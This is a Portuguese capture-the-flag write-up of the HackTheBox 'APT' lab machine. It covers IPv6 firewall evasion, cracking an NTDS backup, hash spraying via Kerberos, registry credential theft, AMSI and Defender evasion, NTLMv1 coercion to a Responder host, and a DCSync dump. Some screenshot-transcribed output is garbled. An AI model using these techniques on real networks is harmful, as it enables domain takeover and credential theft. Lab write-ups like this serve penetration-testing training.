

APT HackTheBox

# Resolução da máquina APT

Máquina Insane (hackthebox.com)

by *JavaliMZ* - 27/09/2021

# Introdução

Bem-vindo para mais um writeup, desta vez uma máquina Insane! É uma máquina Windows, Em que iremos ter bastantes desafios interessantes...

- Iremos burlar o firewall por IPv6
- Iremos recuperar um backup.zip dentro de uma basta partilhada contendo um ntds.dit e um SYSTEM (base de dados de todo um domain controller, e seu ficheiro SYSTEM para conseguir decifrá-lo)
- O resultado do ponte anterior será um monte de usuários e credenciais, todos eles inválidos.
- Iremos enumerar os usuários existentes com GetNPUsers.py (Por Kerberos)
- Iremos tentar ver se um dos hashes do ntds.dit antigo funciona com os usuários existentes que recuperamos. Esse passo terá que ser por Kerberos também porque o servidor samba está bloqueando o número de tentativas.
- Iremos movimentar-nos remotamente pelo registo da máquina alvo onde se vai descobrir umas credenciais, com capacidade de "winrm"
- Vamos ver que a máquina foi modificada para aceitar autenticação por NTLMv1, e que é esse o protocolo de authenticação por defeito.
- Iremos pilhar o hash NTLMv1 de um usuário administrador ao forçar um escaneamento de virus com o windows defender a um ficheiro que vamos partilhar.
- vamos converter o hash NTLMv1 para um hash NTLMv2 via online
- Com as novas credenciais de administrador sem capacidade de psexec nem escrita no samba (sem nenhum shell), vamos tratar de extrair todos os hashes do DC através do protocolo DRSUAPI e DCERPC

# Enumeração

# Nmap

Como sempre, vamos começar por enumerar as portas abertas da máquina alvo...

```
Kali-Linux
1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 39.964/39.964/39.964/0.000 ms
 [JavaliMZ⊛kali)-[~/C/HackTheBox]—$ nmap -p- --open -n -Pn 10.10.213 --min-rate 5000 -oG enumeration/allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower. Starting Nmap 7.91 (https://nmap.org) at 2021-09-27 11:55 WEST
Nmap scan report for 10.10.10.213
Host is up (0.043s latency).
Not shown: 65533 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds
 [JavaliMZ⊛kali)-[~/C/HackTheBox]—$ extractPorts enumeration/allPorts
           File: /tmp/nmapTmp.txt
           Enumeração das portas:
                     IP Address: 10.10.10.213
                    Open Ports: 80, 135
                                                     nmap -p80,135 10.10.10.213
 [JavaliMZ⊛kali)-[~/C/HackTheBox]—$
(JavaliMZ⊕kali)-[~/C/HackTheBox]—$ nmap -p80,135 10.10.10.213 -sC -sV -oN enumeration/nmap-a.txt Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-27 11:56 WEST Nmap scan report for 10.10.10.213
Host is up (0.041s latency).
         STATE SERVICE VERSION
PORT
80/tcp open http
                          Microsoft IIS httpd 10.0
  http-methods:
    Potentially risky methods: TRACE
  _http-server-header: Microsoft-IIS/10.0
|_http-title: Gigantic Hosting | Home
135/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
```

Esta máquina tem apenas 2 portas abertas! E para não engonhar, para não ter um relatório enorme, vou ir mais direto ao assunto...

## Porta 80

O servidor web tem paginas de internet mas não se consegue entrar por ai... Apenas há uma informação de relevo, mas que nem sequer é preciso entrar pelo browser para ver isso

```
whatweb http://10.10.10.213/ | sed 's/, /\n/g'

#> http://10.10.10.213/ [200 OK] Bootstrap

#> Country[RESERVED][ZZ]

#> Email[sales@gigantichosting.com]

#> HTML5

#> HTTPServer[Microsoft-IIS/10.0]

#> IP[10.10.10.213]

#> JQuery

#> Microsoft-IIS[10.0]

#> Script[application/x-javascript,text/javascript]

#> Title[Gigantic Hosting | Home]
```

O email pode ajudar mais tarde (sales@gigantichosting.com)...

### Porta 135

Já que o servidor Web não nos dá acesso à máquina, só ja temos mais este ponto...

```
rcpclient 10.10.10.213
rcpclient 10.10.10.213 -N-U 'null' -N
rcpclient 10.10.10.213 -U 'guest' -N
rcpclient 10.10.10.213 -U 'anonymous' -N
rcpclient 10.10.10.213 -U '%'
```

Todas as tentativas de conexão falharam... e agora?! Poderíamos tentar analisar portas UDP, visto que o scan que foi feito com o NMAP foi apenas portas TCP. Mas não há portas UDP abertas. O que acontece é que as portas devem estar bloqueadas com regras de firewall.

#### Firewall

Um problema comum entre os administradores de redes é que só estão habituados a trabalhar com IPv4. Pode acontecer que não liguem às regras por IPv6! É exatamente esse o ponto desta máquina. Para burlar o firewall, apenas temos de arranjar formas de descobrir o IPv6 da máquina.

Para isso, com a ajuda do serviço RPC que está aberto, podemos chamar uma função, ServerAlive2() do objecto lObjectExporter sem estar autenticado. Esse comando devolve o que é chamado de OXID resolution, que é o que indica ao cliente por que via se pode conectar aos demais objectos. As informações que nos dá é só o nome da máquina, e os seus IPs (Tanto IPv4 como o IPv6). Basicamente, é o comparado ao Ping.

- O ping é o que permite determinar a responsividade do alvo através do protocolo ARP, e
- IObjectExporter::ServerAlive2 é o que permite receber os IPs do alvo através do protocolo DCERPC/IOXIDResolver.

!!ATENÇÃO!! Todo o parágrafo acima é para se ler de relance... Porque, eu não percebi tudo do que li, e certamente falta muita informação...

#### **IOXIDResolver**

Para conseguir saber o IPv6, por RPC, basta usar esta ferramenta

https://github.com/mubix/IOXIDResolver

```
git clone https://github.com/mubix/IOXIDResolver
cd IOXIDResolver.

python IOXIDResolver.py -t 10.10.10.213

#> [*] Retrieving network interface of 10.10.10.213

#> Address: apt

#> Address: 10.10.10.213

#> Address: dead:beef::b885:d62a:d679:573f

#> Address: dead:beef::b885:d62a:d679:573f
```

O ping mostra que a máquina responde. A partir de agora, vamos começar novamente do zero a enumerar a máquina

#### Nmap

```
nmap -p- --open -n -Pn -6 dead:beef::b885:d62a:d679:573f -oG enumeration/allPorts-IPv6 -vvv --min-rate 5000

extractPorts enumeration/allPorts-IPv6

#> Enumeracão das pontas:
#> [*] IP Address: dead:beef::b885:d62a:d679:573f
#> [*] Open Ports: 53, 80, 88, 135, 389, 445, 464, 593, 636, 5985, 9389, 47001, 49664, 49665, 49666, 49667, 49669, 49670, 49673, 49685, 49683

nmap -p53,80,88,135,389,445,464,593,636,5985,9389,47001,49664,49665,49666,49667,49669,49673,49685,49693 -6 dead:beef::b885:d62a:d679:573f
-sC -sV -vvv -oN enumeration/nmap-a-IPv6.txt

#> ---skipped--
#> 53/tcp open domain syn-ack Simple DNS Plus
#> 88/tcp open http syn-ack Microsoft IIS httpd 10.0
#> 88/tcp open http syn-ack Microsoft Windows Rerberos (server time: 2021-09-27 20:09:532)
#> 135/tcp open mspc syn-ack Microsoft Windows Rerberos (server time: 2021-09-27 20:09:532)
#> 445/tcp open microsoft-ds syn-ack Microsoft Windows Rerberos (server time: 2021-09-27 20:09:532)
#> 446/tcp open kpasswd5? syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
#> 593/tcp open microsoft-ds syn-ack Microsoft Windows Rerberosoft Uniform Microsoft Windows Rerberosoft Window
```

Agora sim! Temos informações. Parece ser um AD/DC (Active Directory / Domain Controller). E ainda sabemos o domain (htb.local)

Com essas informações, e para termos menos problemas com as diversas ferramentas por causa do IPv6, vamos colocar essas informações no /etc/hosts.

```
echo -e "dead:beef::b885:d62a:d679:573f\tapt apt.htb.local htb.local" >> /etc/hosts
```

Seguindo os passos habituais, que no meu caso é tentar obter credenciais via RPC com "enumdomusers", para depois tentar um AS-REP Roasting Attack, ou até mesmo tentar esse mesmo ataque à bruta com "kerbrute", não obtemos resultados conclusivos. O serviço rpc não está disponível para usuários não autenticados. E o kerbrute às escuras não encontra nada. Passamos para o serviço Samba.

Até que enfim vemos algo da máquina! Uma pasta partilhada de backup... Promissor...

O ficheiro está protegido por palavra passe... Podemos tentar romper a palavra passe por força bruta com o dicionário rockyou.txt da seguinte forma:

```
zip2johh backup.zip > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
john hash --show

#> backup.zip:iloveyousomuch::backup.zip:Active Directory/ntds.jfm, registry/SECURITY, Active Directory/ntds.dit:backup.zip
unzip backup.zip # iloveyousomuch
```

O conteúdo do ficheiro zip é espetacular! Tem um ficheiro SYSTEM e um ficheiro ntds.nit. Com esses dois ficheiros é possível extrair todos os hashes de um Domain Controller.

```
secretsdump.py -system registry/SYSTEM -ntds Active\ Directory/ntds.dit LOCAL > contents/secretsdump.out
```

O output é enorme. Deve ser a simulação da GOOGLECORP ou coisa parecida LOOOL... 8005 linhas!!

```
cat secretsdump.out | grep aad | awk -F ':' '{print$1}' > users
cat secretsdump.out | grep aad | awk -F ':' '{print$4}' > hashes
```

Temos agora dois ficheiros, um de users, e um de hashes. Vamos primeiro enumerar os users... Para isso, nada melhor que o kerberos para enumerar os users existentes. Vamos tentar efetuar um AS-REP Roasting Attack. Se o user existe, a resposta vai ser que o usuário não tem pre autenticação ativada, e se tivermos um hash kerberos, bem podemos tentar crackeá-lo...

```
GetNPUsers.py htb.local/ -no-pass -usersfile users | grep -v "not found"
#> [-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
#> [-] User APT$ doesn't have UF_DONT_REQUIRE_PREAUTH set
#> [-] User henry.vinson doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Temos 3 usuários válidos. Mas não conseguimos obter nenhum TGT. A lista de Hashes que temos poderá ter (e confirmo já que tem lol) um hash válido para 1 dos usuários. Pode estar a simular um usuário que mudou de nome mas não mudou de password. Isto pode ter facilmente verificado através de crackmapexec

```
crackmapexec smb apt -u valide_users -H hashes
```

O problema é que a máquina alvo possui algo que impede ataques por força bruta ao serviço Samba! Depois de umas 50 tentativas, a máquina bloqueia o nosso IP e é preciso reiniciar a máquina

Posto isso, podemos tentar receber um TGT com username e um HASH (ou uma password).

# getTGT.py

Existe uma outra utilidade do Impacket que se chama **getTGT.py** e que faz este serviço. O problema é que faz apenas e só uma petição. Não dá para fazer por força bruta com recurso a dicionário. Bem, isto resolve-se com bash, um **for loop** e paralelizar as petições. Depois ainda há outro problema. No output, não temos informações do nome ou do hash que está a ser usado. Para contornar isso, decidi enviar cada output em separado, e cujo o nome do ficheiro é simplesmente o hash... O output correcto informa que foi criado um ficheiro qualquer com o formato "username.ccache". Depois com um find e um grep, é fácil recuperar o hash e o seu username...

```
getTGT.py -hashes :2b576acbe6bcfda7294d6bd18041b8fe htb.local/henry.vinson

#> Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

#> Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)

mkdir getTGT_dir
for hash in $(cat hashes); do getTGT.py -hashes :$hash htb.local/henry.vinson > getTGT_dir/$hash &; done
cd getTGT_dir
find . -type f | xargs grep "henry"

#> ./e53d87d42adaa3ca32bdb34a876cbffb:[*] Saving ticket in henry.vinson.ccache
```

henry.vinson:e53d87d42adaa3ca32bdb34a876cbffb

Supostamente, este ficheiro.ccache é o tal TGT que dá para usar para fazer login depois. Mas não consegui. Penso que não consegui porque op usuário não tem capacidade de "psexec". Mas não tenho a certeza porque foi a primeira vez que tentei...

vamos validar as credenciais com crackmapexec (atenção que se tem de sair da pasta o existe o nome do ficheiro igual ao hash, porque o crackmapexec prioriza nomes de ficheiros, perdi 5 minutos à conta disto looool)

```
(JavaliMZ⊗kali)-[~/C/H/contents]-$ cd getTGT_dir

(JavaliMZ⊗kali)-[~/C/H/contents]-$ find _ -type f | xargs grep "henry"

./e53d87d42adaa3ca32bdb34a876cbffb:[*] Saving ticket in henry.vinson.ccache

(JavaliMZ⊗kali)-[~/C/H/contents]-$ cd _..

(JavaliMZ⊗kali)-[~/C/H/contents]-$ crackmapexec smb apt -u 'henry.vinson' -H 'e53d87d42adaa3ca32bdb34a876cbffb'

SMB dead:beef::b885:d62a:d679:573f 445 APT [*] Windows Server 2016 Standard 14393 x64 (name:APT) (domain:htb.local) (signing:True) (SMBv1:True)

SMB dead:beef::b885:d62a:d679:573f 445 APT [*] Windows Server 2016 Standard 14393 x64 (name:APT) (domain:htb.local) (signing:True) (SMBv1:True)

(JavaliMZ⊗kali)-[~/C/H/contents]-$ |

JavaliMZ⊗kali)-[~/C/H/contents]-$ |

JavaliMZ⊗kali)-[~/C/H/contents]-$ |

JavaliMZ⊗kali)-[~/C/H/contents]-$ |

JavaliMZ⊗kali)-[~/C/H/contents]-$ |
```

#### reg.py

Agora vem outra parte tricky! Não me é possível ter uma shell com evil-winrm, não tenho capacidade de escrita em nenhum recurso compartilhado. Mas ainda se pode fazer coisas... o reg.exe do windows é um programa que permite ver/alterar registos do windows pela linha de comando. É quase tão poderoso quando o regedit.exe, que é a aplicação GUI para ver/alterar os registos. Com esta máquina, descobri que o programa reg.exe tem capacidade de ver e alterar registos remotamente, para que os administradores possam trabalhar comodamente de chinelos nos seus lares loool. Fora de brincadeira, isso é bem prático para administradores, e para atacantes também =)

o reg.py, é outro recurso do Impacket, que simula uma petição do reg.exe com as credenciais e tudo isso, como se eu estivesse a executar o comando do windows devidamente autenticado... Indo direto ao que nos interessa, podemos encontrar isto:

```
:e53d87d42adaa3ca32bdb34a876cbffb query -keyN
[!] Cannot check RemoteRegistry status. Hoping it is started...
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
 (JavaliMZ⊕kali)-[~/C/H/contents]-$ reg.py htb.local/henry.vinson@apt -hashes :e53d87d42adaa3ca32bdb34a876cbffb query -keyName HKU
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation
[!] Cannot check RemoteRegistry status. Hoping it is started...
 HKU\Console
HKU\Control Panel
  KU\Keyboard Layout
  HKU\Volatile Environment
  (JavaliMZ®kali)-[~/C/H/contents]-$ reg.py htb.local/henry.vinson@apt -hashes :e53d87d42adaa3ca32bdb34a876cbffb query -keyName HKU\\Software
[mpacket v0.9.23 - Copyright 2021 SecureAuth Corporation
 [!] Cannot check RemoteRegistry status. Hoping it is started...
 [!] Cannot check RemoteRegistry status. Hopin
HKU\Software
HKU\Software\GiganticHostingManagementSystem
HKU\Software\Microsoft
HKU\Software\Policies
HKU\Software\RegisteredApplications
HKU\Software\VMware, Inc.
HKU\Software\VMware, Inc.
HKU\Software\Classes
 (JavaliMZ⊕kali)-[-/C/H/contents]-$ reg.py htb.local/henry.vinson@apt —hashes :e53d87d42adaa3ca32bdb34a876cbffb query —keyName HKU\\Software\\GiganticHostingManagementSystem Impacket v0.9.23 — Copyright 2021 SecureAuth Corporation
 [!] Cannot check RemoteRegistry status. Hoping it is started...
HKU\Software\GiganticHostingManagementSystem
            UserName
PassWord
                                    REG_SZ henry.vinson_adm
REG_SZ G1#Ny5@2dvht
   JavaliMZ@kali)-[~/C/H/contents]—$ |
                                                    10.10.10.213 1 zsh 2 zs
                                                                                                                                                                                                                                                              © 12:57 < 28 Se
```

henry.vinson\_adm:G1#Ny5@2dvht

Vamos validar com crackmapexec...

De referir que o crackmapexec por IPv6 (o pequeno apt que se vê, é o IPv6 que se encontra no /etc/hosts) só funciona por smb. Sempre que se tenha novas credenciais e que quisermos verificar se temos capacidade de psexec ou evil-winrm, temos de fazê-lo á mão mesmo.

# Escalada de Privilégios

Agora que temos acesso à máquina, podemos enumerar usuários locais. Com o commando *net localgroup "Remote Management Users"*, dá para perceber que apenas o nosso usuário actual tem permissões de psexec, ou evil-winrm. Já sabemos então que mesmo o Adminstrator local não tem capacidade de psexec ou evil-winrm.

Vou usar a ferramenta winPEAS64.exe para enumerar a máquina mais rápidamente

### winPFAS64.exe

```
# kali
wget https://github.com/carlospolop/PEASS-ng/raw/master/winPEAS/winPEASexe/binaries/x64/Release/winPEASx64.exe

# Target Machine
upload /home/javali/CaptureTheFlag/HackTheBox/contents/winPEASx64.exe
.\winPEASx64.exe

#> Program 'winPEASx64.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted
software...skipped...
```

Problemas! O antivirus está ativo. É raro ver Domains Controllers com antivirus ativo por causa de rendimentos. Mas já ques está activo, temos de lidar com isso...

Para burlar o antivirus, vou usar 2 funções, que já vêm pré-carregadas no evil-winrm (assim fica fácil...)

### Bypass-4MSI

Para rodar comando estranhos no powershell, é preciso primeiro burlar uma função que existe no powershell que analisa a string antes de executar o comando. Essa função tem como nome: Interface de verificação antimalware (AMSI)

AMSI é tipo uma API que todos os programas podem usar para analisar sequências de string, e reporta como potencialmente perigoso toda e qualquer string comum em malware, virus,

## exemplo com a prórpia máquina alvo:

O Mimikatz é extremamente conhecido no mundo do Pentesting... E Windows Também o conhece. Existe uns scripts pelo github com o nome Invoke-Mimikatz.ps1, e que faz muitas coisinhas más ao Windows... Antes mesmo de executar o commando, o powershell envia a string para o AMSI analisar, e como Invoke-Mimikatz.ps1 é muitas vezes utilizada por blackhackers, o AMSI informa do potencial perigo e impede a sua execução. Uma das técnicas de bypass é a ofuscação:

```
"Invo" + "ke-Mimi" + "katz"
#> Invoke-Mimikatz
```

Assim já funciona. Poderiamos também ter usado base64, ou caracteres em hexadecimal, ou octal, ect, e juntar várias técnicas... Mas para coisinhas pequena, está ok... Para scripts, isto é chato de se fazer... Existe no próprio evil-winrm a função Bypass-4MSI. Os comandos adicionais podem ser encontrados se escrevermos *menu* diretamente na interface Evil-WinRM

```
PS C:\Users\henry.vinson_adm\Documents> menu
      By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers
   Dll-Loader
   Donut-Loader
   Invoke-Binary
   Bypass-4MSI
   services
   upload
   download
   menu
   exit
            PS C:\Users\henry.vinson_adm\Documents> Bypass-4MSI
            PS C:\Users\henry.vinson_adm\Documents> echo "Invoke-Mimikatz"
Invoke-Mimikatz
            PS C:\Users\henry.vinson_adm\Documents>
                              ◆ 10.10.10.213
                                                   1 zsh
```

Poderíamos também resolver esse problema com one-liners que se podem encontrar facilmente neste site

https://amsi.fail/

#### Invoke-Binary

Agora que temos mais liberdade no powershelll, ainda falta bypassear o Windows Defender, pois se tentar executar novamente o winPEASx64.exe, Sou barrado na mesma pelo Windows Defender... O método que iremos utilizar também está diretamente contemplado no evil-winrm e consiste em executar o binário directamente em memória RAM, sem nunca passar pelo disco rígido (terreno protegido pelo Windows Defender!). O programa que queremos executar tem de ser um programa compilado em .Net assembly, para poder ser executado directamente da RAM com essa função... Não encontrei informações de como funciona o Invoke-Binary, mas do material que vi sobre outros scripts e programs em C para fazer a mesma coisa, percebi que o programa é copiado do computador atacante diretamente para a memória RAM e é-lhe ofuscado o código, mudando nomes de funções, mudando o caminho que deveria seguir o programa, saltando em pontos diferentes da memória, ou passando por caminhos só por passar, para enganar o antivírus. Para o antivírus não reconhecer padrões no assembly.

Avançando! Com o evil-winrm, basta indicar que queremos usar essa função, passar o programa e o seus argumentos

```
# Target Machine
Invoke-Binary /home/javali/CaptureTheFlag/HackTheBox/contents/winPEASx64.exe -h
Invoke-Binary /home/javali/CaptureTheFlag/HackTheBox/contents/winPEASx64.exe log=C:\Users\henry.vinson_adm\Documents\winPEAS.out
download "C:/Users/henry.vinson_adm/Documents/winPEAS.out"

# Kali
cat winPEAS.out
```

```
Enumerating NTLM Settings
LanmanCompatibilityLevel : 2 (Send NTLM response only)

NTLM Signing Settings
ClientRequireSigning : False
ClientNegotiateSigning : True
ServerRequireSigning : True
ServerNegotiateSigning : True
LdapSigning : Negotiate signing (Negotiate signing)

Session Security
NTLMMinClientSec : 536870912 (Require 128-bit encryption)
[!] NTLM clients support NTLMv1!
NTLMMinServerSec : 536870912 (Require 128-bit encryption)

[!] NTLM services on this machine support NTLMv1!
```

### responder

Com a última informação recolhida, a saber, a máquina usa NTLMv1 para se autenticar, podemos tentar recuperar o hash NTLMv1.

O **responder** permite fazer isso facilmente, mas temos de o preparar para que, quando obtivermos o hash, podermos decifrá-lo. O site https://crack.sh/ nos informa que podemos usar o salt 1122334455667788 gratuitamente para decifrar o NTLMv1.

Temos de configurar o nosso responder.py para especificar o nosso salt:

```
which responder
locate responder.conf
cat /var/lib/dpkg/info/responder.conffiles
#> /etc/responder/Responder.conf
sudo nano /etc/responder/Responder.conf
```

```
👃 Kali-Linux
 GNU nano 5.8
                                                                                                             /etc/responder/
    [Responder Core]
   ; Servers
SQL = On
      Servers to start
   SMB = On
   RDP = On
   Kerberos = On
   FTP = On
   POP = On
10
   SMTP = On
   IMAP = On
11
   HTTP = On
12
   HTTPS = On
14
   DNS = On
   LDAP = On
15
16
   DCERPC = On
17
   WINRM = On
18
   ; Custom challenge.
; Use "Random" for
19
   ; Use "Random" for generating a random challenge for each requests (Default); Challenge = Random
Challenge = 1122334455667788
24
   ; SQLite Database file
; Delete this file to re
Database = Responder.db
     Delete this file to re-capture previously captured hashes
25
26
2
      Default log file
```

Depois de forçar o SALT a 1122334455667788 para ser enviado quando nos for solicitado durante o Challenge Responde Protocol, é só ligar o responder e esperar...

```
sudo responder -I tun0 --lm -v
```

### MsCmdRun.exe

Esperar... e esperar o que? o responder simula montes de serviços de partilha e afins, e captura hashes e informações criticas de quem se conecta a nossa máquina Kali. Mas neste plano, existe um problema... Ninguém vai-nos pedir coisas...

Pois não. Ninguém vai porque é uma máquina HTB, mas mesmo assim, podemos forçar a que a máquina solicite coisas ao nosso responder, estamos ligado à máquina alvo com evil-winrm...

Mas já temos tudo o que percisamos deste usuário, portanto nem vale a pena enviar petições ao nosso responder... Mas podemos fazer com que outro usuário faça uma petição... À pouco, percisámos burlar o Windows Defender... e agora, vamos percisar dele lool. Podemos dizer ao Windows Defender para verificar a perigosidade de um arquivo noutro ponto de rede. E o usuários que irá fazer isso é um administrador...


```
cd "C:\Program Files\Windows Defender"
.\MpCmdRun.exe -Scan -ScanType 3 -File \\10.10.14.21\test.txt
```

[SMB] NTLMv1 Hash: APT\$::HTB:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384:1122334455667788

Recebemos o hash NTLMv1 Salteado com o Salt: 1122334455667788. Basta agora crackear isso pelo tal site...

O formato que o site pede é esse: NTHASH:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384 E vai pedir um email onde irá enviar a resposta. Vou usar um email10

HOME GET CRACKING 100% GUARANTEE THE TECHNOLOGY FAQ CONTACT





Reportar Plano

# Your NETNTLM DES Cracking Job Results



crack.sh (jobs@toorcon.org) 1 minute ago

Para: xse90848@cuoly.com

Crack.sh has successfully completed its attack against your NETNTLM handshake. The NT hash for the handshake is included below, and can be plugged back into the 'chapcrack' tool to decrypt a packet capture, or to authenticate to the server:

Token: \$NETNTLM\$1122334455667788\$95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384

Key: d167c3238864b12f5f82feae86a7f798

This run took 32 seconds. Thank you for using crack.sh, this concludes your job.

Já temos o hash NTLMv1 em claro:

APT\$:d167c3238864b12f5f82feae86a7f798

As credenciais funcionam. Mas não temos capacidade de escrita, nem de psexec, nem de evil-winrm. Sabemos que este usuário é de Domínio, visto que se fizermos um "net users" na máquina com o usuário henry.vinson\_adm, não o vemos lá. E sabemos também que é este usuário que executou o Windows Defender. Tem que ter muitos privilégios... possivelmente não pertence ao administradores, porque não nos é possível nos connectar com evil-winrm, mas tem que pertencer a algum grupo com muitos privilégios... Sendo assim, podemos tentar extrair todos os hashes de usuários de domínio com o secretsdump.py em "Blind"...

## Secretsdump.py

```
[x] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[x] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[x] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c370bddf384a691d811ff3495e8a72e2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
befaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
henry.vinson:1105:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
henry.vinson:adm:1106:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
henry.vinson_adm:1106:aad3b435b51404eeaad3b435b51404ee:4cdddb9103ee1cf87834760a34856fef:::
APT$:1001:aad3b435b51404eeaad3b435b51404ee:d167c3238864b12f5f82feae86a7f798:::
[*] Cleaning up...
```

Agora sim!! Temos um hash NTLM do usuário de domínio Administrator. Vamos tratar de validá-lo... e ver se temos capacidade de psexec ou assim...

```
[*] Windows Server 2016 Standard 14393 x64 (name:APT) (domain:htb.local) (signing:True) (SMBv1:True)
[+] htb.local\Administrator c370bddf384a691d811ff3495e8a72e2 (Pwn3d!)
     [JavaliMZ⊕kali]-[~/C/HackTheBox]—$ evil-winrm —i apt —u 'Administrator' —H 'c370bddf384a691d811ff3495e8a72e2'
                                                                   PS C:\Users\Administrator\Documents> whoami
htb\administrato
                                                                    PS C:\Users\Administrator\Documents> whoami /priv
 Privilege Name
                                                                                                                                                                                                                              Description
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          State
SelncreaseQuotaPrivilege
SeMachineAccountPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemProfilePrivilege
SeSystemtmmePrivilege
SeSystettimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeBackupPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeSbatdownPrivilege
SeSbebugPrivilege
                                                                                                                                                                                                                              Add workstations to domain
Manage auditing and security log
Take ownership of files or other objects
Load and unload device drivers
Profile system performance
Change the system time
Profile single process
Increase scheduling priority
Create a pagefile
Back up files and directories
Restore files and directories
Shut down the system
Debug programs
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Enabled
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Enabled
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         Enabled
Enabled
Enabled
Enabled
Enabled
Enabled
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Fnabled
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Enabled
Enabled
Enabled
Enabled
Enabled
   seShutdownPrivilēge
seDebugPrivilege
seSystemEnvironmentPrivilege
seChangeNotifyPrivilege
seRemoteShutdownPrivilege
seUndockPrivilege
seUndockPrivilege
seEnableDelegationPrivilege
seManageVolumePrivilege
seImpersonatePrivilege
seCreateGlobalPrivilege
seIncreaseWorkingSetPrivilege
seIncreaseWorkingSetPrivilege
                                                                                                                                                                                                                              Shut down the system
Debug programs
Modify firmware environment values
Bypass traverse checking
Force shutdown from a remote system
Remove computer from docking station
Enable computer and user accounts to be trusted for delegation
Perform volume maintenance tasks
Impersonate a client after authentication
Create global objects
Increase a process working set
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Enabled
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Enabled
Enabled
Enabled
Enabled
Enabled
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Enabled
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          Enabled
     Enabled Endeld E
```

Temos um shell com privilégio total sobre o Domain Controller...

Agora é só copiar as flags no HTB e está feito!!